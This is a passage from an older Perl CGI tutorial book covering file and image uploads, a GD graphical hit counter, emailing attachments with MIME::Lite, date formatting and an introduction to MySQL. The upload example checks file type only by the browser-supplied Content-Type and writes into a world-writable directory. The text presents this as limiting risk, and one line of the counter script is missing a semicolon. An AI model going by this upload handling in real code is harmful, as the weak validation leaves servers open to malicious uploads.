      $file_len = $file_len + 1024;
      if ($file_len > 1024000) {
         close(OUT);
```

```
            &dienice("File is too large. Save aborted.");
        }
    }
    close(OUT);
    print "Length: ",$file_len/1024,"KB<p>\n";
    print "File saved!<p>\n";
}

print end_html;

sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print "$msg<p>\n";
    exit;
}
```

Source code: http://www.cgi101.com/book/ch14/upload-cgi.html
Working example: http://www.cgi101.com/book/ch14/upload.html

This example has a limitation of a 1-megabyte file size; the program aborts if the file is larger than that. (We don't want someone filling up our disk with a huge file.)

Also, notice we've written the file to a specific filename ("outfile"), NOT to the filename supplied by the user. If you plan to use a user-supplied filename as the name of your file on disk, you should untaint it first (see Chapter 19).

Finding Image Sizes

A web page will appear to load faster if all of the images on the page have height and width tags. This is also true of pages generated by CGI programs. Your program can determine the height and width of an image by using the Image::Size module.

Image::Size has several functions that return the width and height of an image. This module is used in a function-oriented way; there is no "new" function. You simply `use Image::Size`, and then you can use the `imgsize` function. For example:

```
use Image::Size;
my($width, $height) = imgsize("globe.gif");
```

You can also get the image size in a string suitable for passing to an `<img>` tag:

```
use Image::Size 'html_imgsize';
$size = html_imgsize("globe.gif");
```

```
# $size is now set to: 'width="60" height="40"'
```

Download and install the Image::Size program if it isn't already installed on your system. We're going to modify the file upload program so that it only accepts image files, stores the images into an image directory, calculates the size of the image using Image::Size, and then displays the uploaded image to the user's browser.

Remember that the `uploadInfo` function returns MIME-type information about the newly uploaded file. We're going to use a regular expression pattern match to determine if the file is an image or not:

```
my $ctype = uploadInfo($file)->{'Content-Type'};
print "MIME Type: $ctype<br>\n";
# first set the file name
my $outfile = "images/outimg.";
# now determine the file extension (.gif or .jpg)
# depending on what kind of image it is
if ($ctype =~ /image\/gif/i) {
   $outfile .= "gif";
} elsif ($ctype =~ /image\/(jpg|jpeg)/i) {
   $outfile .= "jpg";
} else {
   &dienice("Only GIF or JPG images may be uploaded.");
}
```

Be sure to create an `images/` subdirectory in the same folder as upload.cgi, and adjust the permissions appropriately so your web server can write to it. (This may mean a world-writable directory, which is generally a bad idea. But since we're testing to ensure that all files uploaded here are images, and since we're specifying the output file name ourselves, that should limit the security risk of the writable directory.)

Finally, after the file is written, use the `imgsize` function to get the image width and height, and then print an appropriate image tag:

```
my($width, $height) = imgsize($outfile);
print "Image Width: $width  Height: $height<br><br>\n";
print qq(<p><img src="$outfile" width="$width"
height="$height"></p>\n);
```

Here is the completed image upload program:

Program 14-3: upload2.cgi File Upload Program (With Image Sizer)

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Image::Size;
use Fcntl qw(:flock);
use strict;

print header;
print start_html("Upload Results");
print h2("Upload Results");

my $file = param("upfile");
unless ( $file ) {
    print "Nothing uploaded?<p>\n";
} else {
    print "Filename: $file<br>\n";
    my $ctype = uploadInfo($file)->{'Content-Type'};
    print "MIME Type: $ctype<br>\n";
    # first set the file name
   my $outfile = "images/outimg.";
   # now determine the file extension (.gif or .jpg)
   # depending on what kind of image it is
    if ($ctype =~ /image\/gif/i) {
       $outfile .= "gif";
    } elsif ($ctype =~ /image\/(jpg|jpeg)/i) {
       $outfile .= "jpg";
    } else {
       &dienice("Only GIF or JPG images may be uploaded.");
    }
    open( OUT, ">$outfile" )
      or &dienice("Can't open $outfile for writing: $!");
    flock( OUT, LOCK_EX );
    my $file_len = 0;
    while ( read( $file, my $i, 1024 ) ) {
        print OUT $i;
        $file_len = $file_len + 1024;
        if ( $file_len > 1024000 ) {
            close(OUT);
            &dienice("File is too large. Save aborted.");
        }
    }
    close(OUT);
    print "File Size: ", $file_len / 1024, "KB<br>\n";
```

```
    # Now use Image::Size to figure out the dimensions
    my($width, $height) = imgsize($outfile);
    print "Image Width: $width  Height: $height<br><br>\n";
    print qq(<p><img src="$outfile" width="$width"
height="$height"></p>\n);

    print "File saved!<p>\n";
}

print end_html;

sub dienice {
    my ($msg) = @_;
    print "<h2>Error</h2>\n";
    print "<p>$msg</p>\n";
    exit;
}
```

Source code: http://www.cgi101.com/book/ch14/upload2-cgi.html
Working example: http://www.cgi101.com/book/ch14/upload2.html

Manipulating Images

There are numerous Perl modules available for creating and altering images, including GD.pm, Image::Magick, and many others. Look at http://search.cpan.org/modlist/Graphics/ for a list.

Some of these modules require additional C libraries to be installed on your system. If your system has precompiled binaries of these modules (Redhat Linux and Debian both do), you may find it easier to use those instead of trying to install the modules from scratch. If you're using ActivePerl on Windows, you can download the ImageMagick binary (executable) from http://www.ImageMagick.org/, and the GD binary (.dll) from http://www.boutell.com/gd/.

Here's an example that uses Image::Magick to resize an image, creating a thumbnail image 100 pixels wide and 75 pixels high:

```
my $p = Image::Magick->new;
$p->Read("/path/to/largeimage.gif");
$p->Resize(width=>100, height=>75, filter=>"Catrom",
blur=>1.0);
$p->Set(quality=>80);
$p->Write("/path/to/thumbnail.gif");
```

The `Resize` method does the actual transformation. You can specify which filter to use (there are quite a few; visit http://www.dylanbeattie.net/magick/filters/result.html to view some example images created with different filters and blurs).

The above example works well if the image is in a 4:3 scale, but if it's a different size, you'll end up with a thumbnail that appears squashed (or stretched) in one direction. A better solution is to calculate the resize factor by dividing the target width (100 pixels) by the image's actual width. Then multiply both the width and the height by the resize factor to come up with the actual dimensions for the thumbnail image:

```
my $p = Image::Magick->new;
$p->Read("/path/to/largeimage.gif");
my $width = $p->Get('width');    # get the image's width
my $height = $p->Get('height');  # and height, in pixels

# divide the new width (100) by the current width to
# get the resize factor
my $factor = 100 / $width;
my $t_width = sprintf("%d", $width * $factor);
my $t_height = sprintf("%d", $height * $factor);

$p->Resize(width=>$t_width, height=>$t_height,
    filter=>"Catrom", blur=>1.0);
$p->Set(quality=>80);
$p->Write("/path/to/thumbnail.gif");
```

More information on Image::Magick can be found at
http://www.ImageMagick.org/www/perl.html

Graphical Counter Program

In Chapter 8 we wrote a text counter program to display the visitor count as text on a web page. Here you'll learn how to use the GD module to create a graphical counter.

Before we start on this one, you'll need to download (or create) some counter graphics. Visit http://www.counterart.com/ for a large collection of free counters. For this example we're using "katt064" from the counterart collection:

Each digit is a separate image. You'll probably want to create a separate directory just for the counter images; in this case we've just put them all into the `countimg/` subdirectory.

One caveat: some versions of the GD module do not work with GIF images (due to patent issues), only JPEG and PNG images. If you find a set of counter graphics you like but they're in GIF format, you can either convert them all to JPEG or PNG manually using a graphics program, or you could write a program using Image::Magick to convert them. Here is a basic format converter:

```
my $p = Image::Magick->new(magick=>'gif');
$p->Read("1.gif");
$p->Set(magick=>'jpg');
$p->Write("1.jpg");
```

This reads the image from the file named "1.gif", converts it to a JPEG, and writes it back out to "1.jpg".

According to the GD FAQ at http://www.boutell.com/gd/faq.html, GIF support will be added back to the GD library after July 2004. Check the GD site for updates.

Now, remember in Chapter 8 we used a SSI tag to invoke the counter program:

```
<!--#exec cgi="count.cgi"-->
```

There are two ways to go about this with a graphical counter. You can either keep the SSI tag, or change it to an image tag:

```
<img src="graphical_count.cgi">
```

The image tag is more likely to be cached, however, so we're going to stick with the SSI tag.

The only change required to count.cgi (from Chapter 8) is to change the line:

```
print "You are visitor number $count.\n";
```

And replace it with this:

```
print qq(<img src="imgcount.cgi?$count">\n);
```

You can specify a CGI program as the source of an image tag; the program will have to return image data though (this is easily done with the appropriate Content-Type header). This particular image tag also won't suffer from caching (or rather it will, but "imgcount.cgi?23" will always return the image 23, cached or not).

The GD module has dozens of functions available for manipulating images; read the module documentation for a complete list. The particular functions we'll be using are shown below. First the `new` function creates a new, empty image object of the specified width and height (in pixels):

```
my $image = GD::Image->new($width, $height)
```

Similarly `newFromPng` creates a new image object by reading the specified image file from disk:

```
my $image = GD::Image->newFromPng("4.png");
```

`getBounds` returns the width and height (in pixels) of an image object:

```
my ($width, $height) = $image->getBounds;
```

`copy` copies all or part of one image (`$sourceImage`) onto another image (`$image`):

```
$image->copy($sourceImage,$destX,$destY,
             $srcX,$srcY,$width,$height)
```

`$srcX` and `$srcY` specify the upper left corner of a rectangle in the source image, and `$width` and `$height` give the width and height of the region to copy. `$destX` and `$destY` correspond to the upper left corner of the location in the destination image where the copy will be placed.

The `png` method returns the image data in PNG format. You can then print it, pipe it to a display program, or write it to a file.

```
my $img_data = $image->png;
```

Our counter program will be printing the raw PNG data to standard output by printing a Content-type header (using CGI.pm's `header` function), setting STDOUT to binary mode, then printing the raw image data:

```
print header('image/png');
binmode(STDOUT);
print $img_data;
```

Here is the complete imgcount.cgi program:

Program 14-4: imgcount.cgi **Graphical Counter Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;
use GD;

my $imgdir = "countimg";    # the images directory

my $count     = $ENV{'QUERY_STRING'};
# figure out how many digits there are
my $numdigits = length($count);
# split it into an array of single digits
my @digits    = split ( //, $count );

# read in one digit
my $tmp = GD::Image->newFromPng("$imgdir/0.png");

# get the width and height
my ( $width, $height ) = $tmp->getBounds;

# destroy (undefine) the temp image
undef $tmp;

# for now, make a guess about the total width of the image
# by multiplying the width of the 0 by the number of digits
my $maxwidth = $width * ( $#digits + 1 );

# create a temp image for storing the counter
my $newimg = GD::Image->new( $maxwidth, $height )
# counter for the actual width
my $actual_width = 0;

# now fill the temp image with the digits
foreach my $i (@digits) {

    # read in that digit's image;
    my $tmp = GD::Image->newFromPng("$imgdir/$i.png");

    # get its width/height
    my ( $tmpx, $tmpy ) = $tmp->getBounds;

    # copy that digit onto the end of the counter image
    $newimg->copy( $tmp, $actual_width, 0, 0,
```

```
            0, $tmpx, $tmpy );

        # increment the total width of the counter image
        $actual_width = $actual_width + $tmpx;
        undef $tmp;
    }

    # now create the FINAL image with the exact height/width
    my $finalimg = GD::Image->new( $actual_width, $height );

    # copy the temp image to the final one
    $finalimg->copy( $newimg, 0, 0, 0, 0, $actual_width, $height
    );

    # make the final image interlaced
    $finalimg->interlaced(1);

    # get the raw PNG image data
    my $img_data = $finalimg->png;

    # print a content-type header indicating that this
    # is an image file
    print header('image/png');

    # set the output filehandle to binary mode
    binmode(STDOUT);

    # now print the actual image data
    print $img_data;
```

🗗 Source code: http://www.cgi101.com/book/ch14/imgcount-cgi.html
➪ Working example: http://www.cgi101.com/book/ch14/count.html

Be sure you've copied count.cgi (from Chapter 8) and modified it, then simply add the following SSI tag to the page you want your counter to show up on:

```
<!--#exec cgi="count.cgi"-->
```

GD can also be used for drawing new images; it offers a number of functions for creating, coloring, and filling geometric shapes, lines, and even individual pixels. See **perldoc GD** or http://search.cpan.org/~lds/GD-2.11/GD.pm for the full online documentation.

E-mailing Attachments

Your CGI programs can send attachments via e-mail using the MIME::Lite module. This module also handles the actual sending of the message, so you don't have to open a pipe to sendmail. The module is invoked with the standard `use` statement:

```
use MIME::Lite;
```

Next you create a new MIME::Lite object using the `new` method:

```
my $msg = MIME::Lite->new(
    From    =>'me@myhost.com',
    To      =>'you@yourhost.com',
    Cc      =>'some@other.com, some@more.com',
    Subject =>'A message with 2 parts...',
    Type    =>'multipart/mixed'
    );
```

The `From`, `To` and `Subject` parameters correspond with the mail headers of the same names. You can specify an optional `Cc` parameter to copy the message to additional recipients. The `Type` parameter must be set to "multipart/mixed" in order for the attachments to work.

Next you use the `attach` method to add attachments to the message. You can include a text message by specifying a `Type` of "TEXT":

```
$msg->attach(
   Type     =>'TEXT',
   Data     =>"Here's the file you requested"
);
```

Images or other file types must specify the correct MIME type (See http://www.cgi101.com/book/ch14/mime_types.html for a list.) `Path` is the location of the file relative to your CGI program. The file must be readable by the webserver, since MIME::Lite is going to open and read the file:

```
$msg->attach(
   Type     =>'image/jpg',
   Path     =>'photo.jpg',
);
```

Finally the `send` method actually sends the message:

```
$msg->send;
```

By default, the message will be sent with **sendmail**, although there are other options for sending. Refer to the MIME::Lite documentation (**perldoc MIME::Lite**) for more information.

If you are using the `-T` flag on your CGI programs, you'll still need to specify the secure `PATH` to **sendmail** before calling `send`:

```
$ENV{PATH} = '/usr/sbin';
$msg->send;
```

Here is an example. The form prompts for the visitor's name and e-mail address:

Program 14-5: fileform.html E-mail Attachments Form

```
<html><head>
<title>File Request</title>
</head>
<body>
<form action="getfile.cgi" method="POST">
Fill out this form to receive the file:<p>
Your Name: <input type="text" name="name"><br>
E-Mail Address: <input type="text" name="email"><br>
<input type="submit">
</form>
</body>
</html>
```

➪ Working example: http://www.cgi101.com/book/ch14/fileform.html

The getfile.cgi program uses Email::Valid to verify the visitor's e-mail address, then MIME::Lite builds and sends the message.

Program 14-6: getfile.cgi E-mail Attachments Program

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Email::Valid;
use MIME::Lite;
use strict;

print header;
print start_html("Results");
```

```
print h2("Results");

# first be sure they entered a valid email address.
unless (Email::Valid->address(param('email'))) {
   &dienice("Please enter a valid e-mail address.");
}

# it can take a few seconds to send mail, so print a warning
print qq(<p>Sending mail, please wait...</p>\n);

# now create the MIME::Lite object
my $msg = MIME::Lite->new(
   From    => 'nullbox@cgi101.com',
   To      => param('email'),
   Subject => 'Fish Pic',
   Type    => 'multipart/mixed');

# add content using the attach method:
$msg->attach( Type => 'TEXT',
              Data => qq(Here is the photo you requested.
Visit http://www.cgi101.com/book/ch14/ for more
information.));

# attach the image:
$msg->attach( Type => 'image/jpg',
              Path => 'photo.jpg' );

# still have to set this
$ENV{PATH} = '/usr/sbin';

# finally, send the message.
$msg->send('sendmail');

print qq(<p>Your message has been sent. Thank you!</p>);
print end_html;

sub dienice {
    my ($msg) = @_;
    print "<h2>Error</h2>\n";
    print "$msg<p>\n";
    exit;
}
```

Source code: http://www.cgi101.com/book/ch14/getfile-cgi.html

More Modules

There are many other modules available on CPAN, and we'll be using several of them throughout the rest of the book. When you're writing your own programs, be sure to search CPAN first. There may already be modules available there that can save you many hours of programming time.

Resources

Perl Module Library: http://www.perldoc.com/perl5.8.0/pod/perlmodlib.html

CPAN (Comprehensive Perl Archive Network) http://search.cpan.org/

ActivePerl: http://aspn.activestate.com/ASPN/docs/ActivePerl

ImageMagick: http://www.ImageMagick.org/www/perl.html

GD: http://www.boutell.com/gd/

MIME::Lite: http://search.cpan.org/~yves/MIME-Lite-3.01/lib/MIME/Lite.pm

Sending Attachments in Mail (*Perl Cookbook*):
http://www.perl.com/pub/a/2003/09/03/perlcookbook.html?page=2

Visit http://www.cgi101.com/book/ch14/ for source code and links from this chapter.

Date and Time

There are several functions in Perl that return the current date and time: `time`, `localtime`, and `gmtime`.

The `time` function returns the number of seconds elapsed since whatever time the system considers to be the epoch (usually 00:00:00 UTC, January 1, 1970 for most systems). This is a standard function used in many programming languages and operating systems. You can pass the value of `time` to the `localtime` function, which will give you the actual date and time. `localtime` is called as follows:

```
my @timearray = localtime(time);
```

The `time` argument is optional. `localtime` returns a list of values, which can be stored in an array (as above), or can be assigned to individual variables:

```
my($sec,$min,$hr,$mday,$mon,$year,$wday,$yday,$isdst) =
   localtime;
```

The values of the list returned by `localtime` are:

Index#	Value
0	Seconds (0-59)
1	Minutes (0-59)
2	Hour (0-23)
3	Day of the month (1-31)
4	Integer month number (0-11)
5	Year (YY) (see below)
6	Day of the week (0-6)
7	Day of the year (0-364) (or 0-365 for leap years)
8	Is it Daylight Savings Time? 0 (no) or 1 (yes)

Each value is an integer. A few notes about this list: the month is returned as a number from 0-11, so if you plan to print the date out in a format such as "10/12/98", you'll have to add 1 to the value of month. On the other hand, if you plan to map the month to its actual name, you can use it as-is:

```
my @months = qw(January February March April
   May June July August September October
   November December);
my @timearray = localtime;
print "The month is $months[$timearray[4]]\n";
```

Similarly the day of the week is an integer from 0 to 6. If you want to translate this to a weekday name, again you need to use an array:

```
my @days = qw(Sunday Monday Tuesday Wednesday
   Thursday Friday Saturday);
my @timearray = localtime;
print "Today is $days[$timearray[6]]\n";
```

The value for *year* is actually the current year minus 1900. So if it's 1999, `$year` is 99. If it's 2004, `$year` is 104. If you need to get the year as a 4-digit number, simply add 1900 to the year value returned by localtime:

```
$year += 1900;          # add 1900 to $year
```

`localtime` returns the date and time with respect to the local machine's clock, so if you're running a program on a machine in Dallas, `localtime` will return the time in Central Standard Time (provided the machine clock is set to CST).

You don't need to assign the results of `localtime` to an array; just use it in a list context:

```
my $month = (localtime)[4];
my ($day, $month, $year) = (localtime)[3..5];
```

If you use `localtime` in a scalar context:

```
print scalar localtime(time);
```

This will print the time in the format "Fri Oct 1 11:02:12 2003".

The `gmtime` function works exactly like `localtime`, except it returns the time in Universal Time (UTC) (sometimes called *Greenwich Mean Time*, hence the function

name `gmtime`):

```
my ($sec,$min,$hr,$mday,$mon,$year,$wday,$yday,$isdst) =
gmtime(time);
```

Formatting Dates and Times

You can use `printf` and `sprintf` to format dates and times. You'll want to use the `%02d` format for zero-padded 2-digit dates and times. Here's a program that shows examples of various ways to output dates and times:

Program 15-1: showdates.cgi **Date Formatter Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

print header;
print start_html("Show Dates");

print "<pre>\n";

my @days = qw(Sunday Monday Tuesday Wednesday
   Thursday Friday Saturday);
my @shortdays = qw(Sun Mon Tue Wed Thu Fri Sat);
my @months = qw(January February March April
    May June July August September October
    November December);
my @shortmonths = qw(Jan Feb Mar Apr May Jun
     Jul Aug Sep Oct Nov Dec);

my ( $sec, $min, $hr, $mday, $mon, $year, $wday,
   $yday, $isdst ) = localtime(time);
my $longyr = $year + 1900;
my $fixmo  = $mon + 1;

# this is for central time; you can change
# it to your timezone
my $tz = $isdst == 1 ? "CDT" : "CST";

# in case we only want the 2-digit year, like 00, we have
# to do it the hard way...
my $yr2 = substr( $longyr, 2, 2 );
```

```
# 02/03/1999
printf( "%02d/%02d/%04d\n", $fixmo, $mday, $longyr );

# Wed, 03 Feb 99 12:23:55 CST
printf( "%3s, %02d %3s %02d %02d:%02d:%02d $tz\n",
    $shortdays[$wday], $mday, $shortmonths[$mon], $yr2,
    $hr, $min, $sec );

# Wed, 03 Oct 1999 12:23:55 CST
printf( "%3s, %02d %3s %04d %02d:%02d:%02d $tz\n",
    $shortdays[$wday], $mday, $shortmonths[$mon], $longyr,
    $hr, $min, $sec );

# Wednesday, 03-Feb-99 08:49:37 CST
printf( "$days[$wday], %02d-%3s-%02d %02d:%02d:%02d $tz\n",
    $mday, $shortmonths[$mon], $yr2, $hr, $min, $sec );

# Wed Feb  3 08:49:37 1999
printf( "%3s %3s %2d %02d:%02d:%02d %04d\n",
    $shortdays[$wday], $shortmonths[$mon], $mday, $hr,
    $min, $sec, $longyr );

# 03/Feb/1999 11:51:57 CST
printf( "%02d/%3s/%04d %02d:%02d:%02d $tz\n", $mday,
    $shortmonths[$mon], $longyr, $hr, $min, $sec );

# Wednesday, February 2, 1999
print "$days[$wday], $months[$mon] $mday, $longyr\n";
print "</pre>\n";

print end_html;
```

Source code: http://www.cgi101.com/book/ch15/showdates-cgi.html
Working example: http://www.cgi101.com/book/ch15/showdates.cgi

Of course, there are a number of Perl modules available (such as DateTime and Date::Format) that make it much easier to format dates and times. We'll look at Date::Format next.

Date::Format

The Date::Format module provides several functions that format a time in seconds to a myriad of date formats. The `time2str` function accepts at least two arguments: a string containing formatting recipes (see the table on the next page for a list of recipes), and the actual time to be formatted, in seconds. An optional third argument specifies the time

zone, in either ASCII form (“PST”, “CST”, “EDT” or numeric form “-0300”, “+0400”, etc.). The function is called like so:

```
time2str($template, time);
time2str($template, time, $zone);
```

The `strftime` function is nearly identical to `time2str` except it takes a list of date values instead of a single time in seconds. `strftime` can be called with the list produced by `localtime`:

```
strftime($template, localtime(time));
strftime($template, localtime(time), $zone);
```

`$template` is a string containing one or more of the following recipes:

`%%`	Percent sign	`%o`	Ornate day of the month “1st”, “2nd”, “25th” etc
`%a`	Day of the week abbrev.	`%p`	AM or PM
`%A`	Day of the week	`%P`	am or pm (Yes, %p and %P are backwards)
`%b`	Month abbrev.	`%q`	Quarter number, starting with 1
`%B`	Month name	`%r`	Time format: 09:05:57 PM
`%c`	MM/DD/YY HH:MM:SS	`%R`	Time format: 21:05
`%C`	ctime: Sat Nov 8 21:05:57 2004	`%s`	Seconds since the Epoch, UTC
`%d`	Day of the month (01..31)	`%S`	Seconds (00..59)
`%e`	Day of the month (1..31)	`%t`	Tab character
`%D`	MM/DD/YY	`%T`	Time format: 21:05:57
`%h`	Month abbrev.	`%U`	Week number (Sunday as 1st day of week)
`%H`	Hour, 24 hr clock, leading 0’s	`%w`	Numeric day of the week (0-6, Sunday is 0)
`%I`	Hour, 12 hr clock, leading 0’s	`%W`	Week number (Monday as 1st day of week)
`%j`	Day of the year	`%x`	Date format: 11/19/04
`%k`	Hour	`%X`	Time format: 21:05:57
`%l`	Hour, 12 hr clock	`%y`	Year (2 digits)
`%L`	Month Number (1..12)	`%Y`	Year (4 digits)
`%m`	Month Number (01..12)	`%z`	Timezone in ASCII (e.g. “PST”)
`%M`	Minute (00..59)	`%Z`	Timezone in format -/+0000
`%n`	Newline		

Here is the showdates CGI program again, this time using Date::Format. You'll need to install Date::Format if your system doesn't already have it. Download the module from CPAN.

Program 15-2: showdates2.cgi Date Formatter Program (using Date::Format)

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Date::Format;
use strict;

print header;
print start_html("Show Dates");

print "<pre>\n";

# 02/03/1999
print time2str("%m/%d/%Y\n", time);

# Wed, 03 Feb 99 12:23:55 CST
print time2str("%a, %d %h %y %X %Z\n", time);

# Wed, 03 Oct 1999 12:23:55 CST
print time2str("%a, %d %h %Y %X %Z\n", time);

# Wednesday, 03-Feb-99 08:49:37 CST
print time2str("%A, %d-%h-%y %X %Z\n", time);

# Wed Feb  3 08:49:37 1999
print time2str("%a %b %e %X %Y\n", time);

# 03/Feb/1999 11:51:57 CST
print time2str("%d/%b/%Y %X %Z\n", time);

# Wednesday, February 2, 1999
print time2str("%A, %B %e, %Y\n", time);

print "</pre>\n";
print end_html;
```

Source code: http://www.cgi101.com/book/ch15/showdates2-cgi.html
Working example: http://www.cgi101.com/book/ch15/showdates2.cgi

As you can see it makes for shorter and more readable code.

Date::Parse

How can you go about converting a date string (such as "10/12/99") to seconds?

Yes, you guessed it: another module. The Date::Parse module can parse dates in a variety of different string formats and return the numeric time for that date.

```
use Date::Parse;
my $date = "1/24/04";
my $time = str2time($date);
my ($sec,$min,$hr,$day,$month,$year,$zone) =
    strptime($date);
```

`str2time` returns the time in seconds; this value is suitable for passing to `localtime` or to Date::Format's `time2str` function.

`strptime` returns the time in an array. Numbers returned are not zero-padded, and `$month` is a number from 0-11 (0 is January).

Dates in the Past or Future

So how do you print a date/time other than NOW? Basically it's the same as printing the current date and time, except instead of passing the value of `time` to the `localtime` or `time2str` functions, you add or subtract seconds. For example:

```
@timery = localtime(time+86400);
```

returns the date and time for 24 hours from now. (86400 seconds = 24 hours) Here's a chart of time conversions into seconds:

1 hour	3600 seconds
1 day	86400 seconds (or 3600 x 24)
1 week	604800 seconds (or 86400 x 7)
1 month (approximate)	2592000 seconds (30 days) (86400 x 30)
1 year (non-leap)	31536000 seconds (365 days) (86400 x 365)

You can add or subtract these values to/from `time` to get a different date. This can also be used to get a date in a different time zone than the one the current machine is running in. If your ISP is in the Central Time Zone and you're in the Pacific Time Zone, you could get the correct time for your zone by doing:

```
@timery = localtime(time-(3600*2));
```

This subtracts 2 hours from the local time; if it's 3pm on the host machine in Dallas, it's only 1pm in Seattle.

Leap Years

In the Gregorian calendar a year is a leap year if it is divisible by four, unless it is also divisible by 100 and not divisible by 400. Therefore, the year 2000 was a leap year, but the years 2100, 2200, and 2300 will not be.

You can calculate this with the help of Perl's modulus operator (`%`). `$a % $b` returns `0` if `$a` is divisible by `$b`; otherwise it returns the remainder of that division. The following subroutine returns a true value if the year is a leap year:

```
sub is_leap {
    my ($yr) = @_;
    return 1 unless $yr % 400;
    return unless $yr % 100;
    return 1 unless $yr % 4;
    return;
}
```

Countdown Clocks

You've probably seen countdowns to the effect of "You have X shopping days till Christmas!". Designing your countdown clock depends on how far away the date being counted is. If you're counting down to a date within the current year, you can use the "current day of year" value returned by `localtime`. Just subtract the target date from the current day.

Here's an example of a Christmas countdown:

Program 15-3: xmas.cgi **Christmas Countdown Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Date::Format;
use strict;

print header;
```

```
my($sec,$min,$hr,$mday,$month,$year,$dayofweek,$dayofyear,
$isdst) = localtime(time);

# Days of the year count from 0 (Jan 1) to 364 (Dec 31)
# or 0 to 365 on leap years

my $days_in_year = 364;
if (&is_leap($year)) {
   print "This is a leap year! ";
   $days_in_year = 365;
}

# Christmas is Dec 25, which is 6 days before the
# end of the year
my $xmas = $days_in_year - 6;

my $now = time2str("%B %e",time);

if ($dayofyear > $xmas) {
   my $days_ago = $dayofyear - $xmas;
   print "Today is $now. Christmas was $days_ago days ago.
Happy New Year!\n";
} elsif ($dayofyear == $xmas) {
   print "Today is $now. Merry Christmas!\n";
} else {
   my $days_til_xmas = $xmas - $dayofyear;
   my $then = time2str("%B %e", time + (86400 *
$days_til_xmas));
   print "Today is $now. Christmas is $then. Only
$days_til_xmas days left!\n";
}

sub is_leap {
    my ($yr) = @_;
    return 1 unless $yr % 400;
    return unless $yr % 100;
    return 1 unless $yr % 4;
    return;
}
```

🗗 Source code: http://www.cgi101.com/book/ch15/xmas-cgi.html
➪ Working example: http://www.cgi101.com/book/ch15/xmas.cgi

You can include the countdown message in your web page using a SSI tag:

```
<!--#exec cgi="xmas.cgi"-->
```

As with all Perl indexes, the day-of-year number returned by `localtime` starts counting at 0 for January 1st, so you'll need to keep that offset in mind when coding your own countdown programs.

Date::Calc

The Date::Calc module has numerous functions for date calculations. See **perldoc Date::Calc** (if you have it installed) or visit http://search.cpan.org/ for full documentation of this module.

Here's the Christmas countdown program rewritten using Date::Calc:

Program 15-4: xmas2.cgi Christmas Countdown Program (Using Date::Calc)

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Date::Calc qw(:all);
use Date::Format;
use strict;

print header;

my($sec ,$min,$hr,$mday,$month,$year,$dayofweek,$dayofyear,
   $isdst) = localtime(time);
$year += 1900;  # add 1900 to the year
$month += 1;    # add 1 to the month (so its 1-12 instead
                #  of 0-11)

if (leap_year($year)) {
   print "This is a leap year! ";
}

my $now = time2str("%B %e",time);
my $days_til_xmas = Delta_Days($year, $month, $mday, $year,
12, 25);

if ($days_til_xmas < 0) {
   my $days_ago = $days_til_xmas * -1;
   print "Today is $now. Christmas was $days_ago days ago.
Happy New Year!\n";
} elsif ($days_til_xmas == 0) {
```

```
   print "Today is $now. Merry Christmas!\n";
} else {
   my $then = time2str("%B %e", time + (86400 *
$days_til_xmas));
   print "Today is $now. Christmas is $then. Only
$days_til_xmas days left!\n";
}

print end_html;
```

Source code: http://www.cgi101.com/book/ch15/xmas2-cgi.html
Working example: http://www.cgi101.com/book/ch15/xmas2.cgi

The `Delta_Days` function from Date::Calc returns the number of days between two dates. Keep in mind that the "year" arguments to Date::Calc functions must be in 4-digit format, so you need to add 1900 to the year value returned by `localtime`. Similarly the "month" arguments must be month numbers from 1 to 12, so add 1 to the month number returned by `localtime`.

Other Date and Time Modules

There are a number of other date and time modules available. You can find a list of them on CPAN at: http://search.cpan.org/modlist/Data_and_Data_Types/Date, and http://search.cpan.org/modlist/Data_and_Data_Types/Time

You may also want to check out http://datetime.perl.org/ for information on the DateTime module.

Resources

What is Universal Time? http://aa.usno.navy.mil/faq/docs/UT.html

Leap Years: http://scienceworld.wolfram.com/astronomy/LeapYear.html

Visit http://www.cgi101.com/book/ch15/ for source code and links from this chapter.

Database Programming

Storing data in flat files is useful up to a point. But when your files get large, or when you have lots of web traffic, it becomes inefficient to keep opening, reading, and closing a file on disk. This is when you'll want to use a relational database. This involves a database application (the server), which you or your program must connect to. The server can store many independent databases, and each database contains its own tables, which actually store the data. Tables are queried using a specific syntax called "Structured Query Language" or SQL.

SQL is a standard syntax for communicating with databases. While there are many different kinds of database servers, SQL is a universal language for manipulating data in relational databases. If you're new to SQL, you may want to consult a SQL book to learn more about the syntax of SQL.

There are several advantages to using a database. There are no world-writable files to worry about, and no file reading/writing/locking that must be done (though your program will have to open a connection to the database server). And it's extremely fast. With SQL, you can select the data you want from a thousand or a million records of data, without having to load all of the data into your program and search each record individually. For example, if you have a table that stores product information, and each product number is unique, you could issue this SQL query to get the information for a specific product:

```
select * from products where item_number="4425A";
```

MySQL

There are many database engines available – Access, FoxPro, Informix, Ingres, MiniSQL, MySQL, Oracle, and Sybase, to name a few. Most are commercial. Some, like MySQL and PostgreSQL, are available free or for a small licensing fee.

MySQL is available at http://www.mysql.com/. Binary (already-compiled) versions are available for Windows, Mac OS X, Linux and various other flavors of Unix.

For the examples in this chapter, we'll be using MySQL. You'll need to verify that MySQL is available on your system, or install it yourself (this will require root access for Unix systems), or sign up for an account somewhere that offers MySQL databases.

Creating Databases

First let's create a database and a table. To create a new database with MySQL, you'll use the **mysqladmin** command. From the Unix shell, type:

```
mysqladmin create products
```

(If your account is on an ISP or other shared system, and you aren't the system administrator, you may not be able to use **mysqladmin**; talk to your sysadmin if this doesn't work for you.)

Now you'll need to connect to the MySQL server and create a table. Again in the Unix shell, type:

```
mysql products
```

If you connect successfully, you'll see something like this:

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 76 to server version [whatever]
Type 'help' for help.

mysql>
```

If you get something like this instead:

```
ERROR 1045: Access denied for user: 'test@localhost' (Using
password: NO)
```

